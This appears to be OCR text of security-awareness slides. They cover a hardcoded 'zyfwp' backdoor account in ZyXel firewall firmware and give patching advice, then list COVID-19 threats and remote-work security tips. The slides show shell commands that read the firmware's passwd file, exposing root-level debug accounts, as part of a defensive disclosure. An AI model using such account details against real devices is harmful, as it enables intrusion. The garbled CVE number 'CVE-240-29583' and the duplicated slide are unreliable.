
ZyXel Firewall Image Lookup

‘zyfwp’ account after listing the current users in the 4.60 (Patch 0) Image of ZyXel firewall.



```
sys ▸ ls
total 16
lrwxr-xr-x  1  staff    21B 14 May  2020 dhcpd.conf -> /var/zyxel/dhcpd.conf
lrwxr-xr-x  1  staff    17B 14 May  2020 named -> /var/zyxel/named/
lrwxr-xr-x  1  staff    21B 14 May  2020 named.conf -> /var/zyxel/named.conf
-rwxr-xr-x  1  staff   760B 14 May  2020 passwd.basic
lrwxr-xr-x  1  staff    20B 14 May  2020 rndc.conf -> /var/zyxel/rndc.conf
-rwxr-xr-x  1  staff   550B 14 May  2020 shadow.basic
sys ▸ cat passwd.basic
root:x:0:0:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
zyfwp:x:14:50:FTP User:/var/ftp:/sbin/nologin
sshd:x:14:50:SSHD User:/var/empty:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
debug:!:0:0:Debug Account:/root:/bin/bash
zyxel:x:0:0:Debug Account:/root:/bin/bash
#deadbeaf    Don't remove this line
sys ▸
```

Zyxel removed the vulnerable firmware



Firmware Download

Model: USG FLEX 100

Firmware:
- 4.60 Patch 1 (The latest)
- ✓ 4.55 Patch 0
- 4.50 Patch 0

1 Items Selected

☑	Model	Firmware	Release Date	Release Note
☑	USG FLEX 100	4.55(ABUH.0)	June 02, 2020	🗎


Vulnerable firmware of Patch 0 has been removed from Zyxel site and replaced with Patch 1.

You to protect yourself from CVE-240-29583?

- Apply patch 4.60 (Patch 1) immediately or remove the **‘zyfwp’** account from your firmware.
- Perform your access rights review on quarterly basis, revoking unused accounts.
- Make sure, generic user IDs and passwords are not used by any means.


Cyber Threat Landscape In COVID-19

The latest development adds to a long list of cyberattacks against hospitals and testing centers, phishing campaigns that distribute malware such as AZORuIt, Emotet, Nanocore RAT and TrickBot via malicious links and attachments, and execute malware and ransomware attacks that aimed to profit off the global health concern.



Cyber Threat Landscape In COVID-19

The latest development adds to a long list of cyberattacks against hospitals and testing centers, phishing campaigns that distribute malware such as AZORuIt, Emotet, Nanocore RAT and TrickBot via malicious links and attachments, and execute malware and ransomware attacks that aimed to profit off the global health concern.



MacBook Air 13-inch 2019

Seller: True Mac

Rating: ★★★★★

63 Sales | 8 Reviews

corona special offer

The most loved Mac is about to make you fall in love all over again. Available in silver, space gray, and gold, the new thinner and lighter MacBook Air features a brilliant Retina display with True Tone technology, Touch ID, the latest-generation keyboard, and a Force Touch trackpad. The iconic wedge is created from 100 percent recycled aluminum, making it the greenest Mac ever.1 And with all-day battery life, MacBook Air is your perfectly portable, do-it-all notebook.

Price:
~~$590.00~~
$390.00

* Colour:
○ Silver
○ Space Gray
○ Gold

* Shipping method:
○ 2-4 Business Days, Rush

Total Price:
$390.00

Staying Secure In The Time of COVID-19

1. The computer trying to connect needs to be protected with an advanced protection solution.

2. Ensure only authorized devices are being used for official work purposes.

3. The connection between the computer and the corporate network must be secured by a VPN (Virtual Private Network) at all times.

4. Passwords used to access corporate services, and those we use in general, must be complex and difficult to decipher in order to avoid being compromised. Preferably use MFA.

5. Configure and test host based firewalls on each endpoint and harden systems.

6. Monitoring services for systems, networks, applications and users, and services to respond to and remedy the setbacks that may arise, are totally necessary to monitor and ensure business continuity when working remotely.

6. Provide security awareness session towards ensuring digital hygiene to users, and taking written acknowledgement on Acceptable Use Policy of organizational assets.

THANKYOU

ANY QUESTIONS?